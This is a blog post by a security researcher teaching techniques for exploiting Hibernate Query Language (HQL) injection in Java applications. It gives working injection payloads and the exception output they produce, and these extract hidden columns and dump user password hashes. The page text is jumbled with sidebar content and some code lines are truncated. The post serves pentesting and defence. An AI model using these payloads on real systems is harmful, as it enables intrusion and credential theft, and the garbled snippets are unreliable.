reading between the lines of code..

Wednesday, February 12, 2014


HQL for pentesters

SQL injection is a highly coveted type of attack. Plenty of resources exist to take advantage of an injection on common DBMS (MySQL, Oracle, MS SQL, etc). But, I could not find a resource targeting Hibernate Query Language. So, here are some techniques I found reading the documentation and by trial and error.


Hibernate?

Hibernate is an ORM that does mapping of class definition (code) with associate tables and some advanced feature including caching and inheritance. It is available in Java and .NET (see NHibernate) but, it is much more popular in the Java ecosystem.

The Query Language



Author



Philippe Arteau

Follow

View my complete profile

Follow @h3xstream

Archives

- ▶ 2018 (3)
- ▶ 2016 (3)
- ▶ 2015 (3)
- ▼ 2014 (6)
  - ▶ December (1)
  - ▶ November (1)
  - ▶ October (1)
  - ▶ June (1)
  - ▼ February (2)
    - Jira Path Traversal explained (CVE-2014-2314)

First thing first, the HQL queries are not sent directly to the database. The hibernate engine parse the query, interpret it and then convert it to SQL. Why does this detail matter? Because, there are **two source of error messages**. Some will come from the hibernate engine and others will come from the database.

The big challenge with HQL is that the usual injection patterns are missing. No union, no function to create easy delay, no system function, no metadata tables available, etc. Hibernate query language doesn't expose the fancy features that the backend database might have.

Basic techniques

The following code sample will serve for the following test. Note that the malicious input will always be between the percentage symbols.

```
session.createQuery("from Book where title like '%" + userInput + "%' an
```

Listing all entities

Let's start with something basic: listing all the books.

```
from Book
where title like '%'
  or 1=1
  or ''='%'
  and published = true
```

Accessing hidden column

Even tough the UNION operator is unavailable, we can still blindly brute force value of column not exposed.

```
from Book
where title like '%'
  and promoCode like 'A%'
  or 1=2
  and ''='%'
  and published = true
```

```
from Book
```

HQL for pentesters

▶ 2013 (4)

Labels

java (9) tool (8) vulnerability (7) burp (4) cve (4) owasp (4) rce (4) zap (4) findbugs (3) spring (3) dom xss (2) javascript (2) proxy (2) spel (2) xss (2) android (1) asp.net (1) auditor (1) bypass (1) chrome (1) crossdomain.xml (1) cryptography (1) csharp (1) csp (1) csrf (1) dependency (1) ebay (1) esapi (1) eval (1) filter (1) flash (1) hibernate (1) hql (1) injection (1) jira (1) kotlin (1) lcg (1) path traversal (1) paypal (1) prng (1) random (1) razor (1) request validator (1) rhino (1) serialization (1) struts (1) tips (1) upload (1) xml (1) xxe (1)

Speaking soon at ..

Friends

- NorthSec Conference
- Ring Zer0 Team
- DCI ÉTS
- Hackfest Québec

Friends' blog

Binary Factory (Guillaume Ross)
Thunderbolt vs USB-C Dongle network performance

madmantm's blog (Marc-André Meloche)
Breaking the Breach VM 2.1

```
where title like '%'
  and promoCode like 'B%'
  or 1=2 and ''='%'
  and published = true
```

[...]

Listing column

One might ask how can we find this hidden column/field if their are no metadata tables. I found a little trick that can only work if hibernate exception message are return to the client. If a column name is not part of the entity definition hibernate has, hibernate will leave the expression untouched.

```
from Book
where title like '%'
  and DOESNT_EXIST=1 and ''='%'
  and published = true
```

The previous value will trigger the exception :

```
org.hibernate.exception.SQLGrammarException: Column "DOESNT_EXIST" not
      select book0_.id as id21_, book0_.author as author21_, book0_.pro
```

From this exception, we can see the list of column implicitly targeted by the hibernate query.

Accessing different tables

As mention before, HQL does not support UNION queries. Joins with other tables are possible but only if the model has explicitelly define the relationship. The only way I have found to access other tables is using subqueries.

For example, the following query will select an entry from the table associate to the "User" entity.

```
from Book
where title like '%'
  and (select substring(password,1,1) from User where username='admin')
  or ''='%'
  and published = true
```

Spacebar (Simon Carpentier)
Protect your privacy when torrenting

Solution 36 (Sébastien Duquette)
CSAW 2014 Exploit 500 writeup : xorcise

Web Application Security Engineering (Jonathan Marcil)
How did I made this Blogger site HTTPS?

It is now possible to follow the usual blind SQL injection pattern.

Non blind injection

Blind injection can be time consuming. If the exception message are exposed, you can directly get any values. To do so, you need to cast a selected value to different type. For example:

```
from Book
where title like '%11'
  and (select password from User where username='admin')=1
  or ''='%'
  and published = true
```

Hibernate will then happily return the exception message :

```
Data conversion error converting "3f3ff0cdbfa0d515f8e3751e4ed98abe"; SQL
select book0_.id as id18_, book0_.author as author18_, book0_.promotion
```

Bonus trick: Calling backend function

As previously mention, Hibernate will leave some unregonized columns intact in the SELECT and WHERE clause. The same behavior apply to functions. The standard procedure to call a database function is to prior register the function mapping (HQL->SQL) (in Java code) but the attacker doesn't care about portability anyway. Functions left intact in the final SQL query can help exfiltrate data (group_concat, array_agg, ...) or simply fingerprint the backend database.

For example if the database support the group_concat function..

```
from Book
where title like '%11'
  and (select cast(group_concat(password) as string) from User)=1
  or ''='%'
  and published = true
```

The exception trigger will be :

```
Data conversion error converting "3f3ff0cdbfa0d515f8e3751e4ed98abe,79a4
select book0_.id as id18_, book0_.author as author18_, book0_.promotion
```

Conclusion

This post was not about a hibernate vulnerability but about showing tricks to exploit HQL injections. If you are maintaining a Java web application using hibernate, you can run FindBugs with these security rules (self promotion) to identify all the potential injections related to hibernate api.

That's it! I hope I manage to give some helpful pointers.

References

HQL: The Hibernate Query Language : Hibernate official documentation
HQLmap: Probably the only tool that automate HQL injections (brute force entities and column names).
SQL Injection Wiki : Useful reference for SQL injection on multiple DBMS.
Pentestmonkey SQL Injection cheatsheets: Another good reference for SQL injection

Posted by Philippe Arteau at 7:05 PM

Like 13 1 point Tweet

Labels: hibernate, hql, injection, java

3 comments:

Paul Sec February 17, 2014 at 11:43 AM


Hey,

Nice article !
I contacted you through Reddit and I'm currently working on a automated tool to perform HQLi attacks.
Feel free to contact me if you want to see the progress, contribute.

Cheers.

Reply

Replies



Philippe Arteau February 22, 2014 at 12:13 PM

I have just added a link to your tool in the references section.

Pwntoken November 14, 2016 at 10:03 PM

You people have done a great value addition here. Appreciated all the tools & automation. Probably another post around this might suffice entire subject.

Reply

Enter your comment...

Comment as: Google Accoun ▼

Publish Preview

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)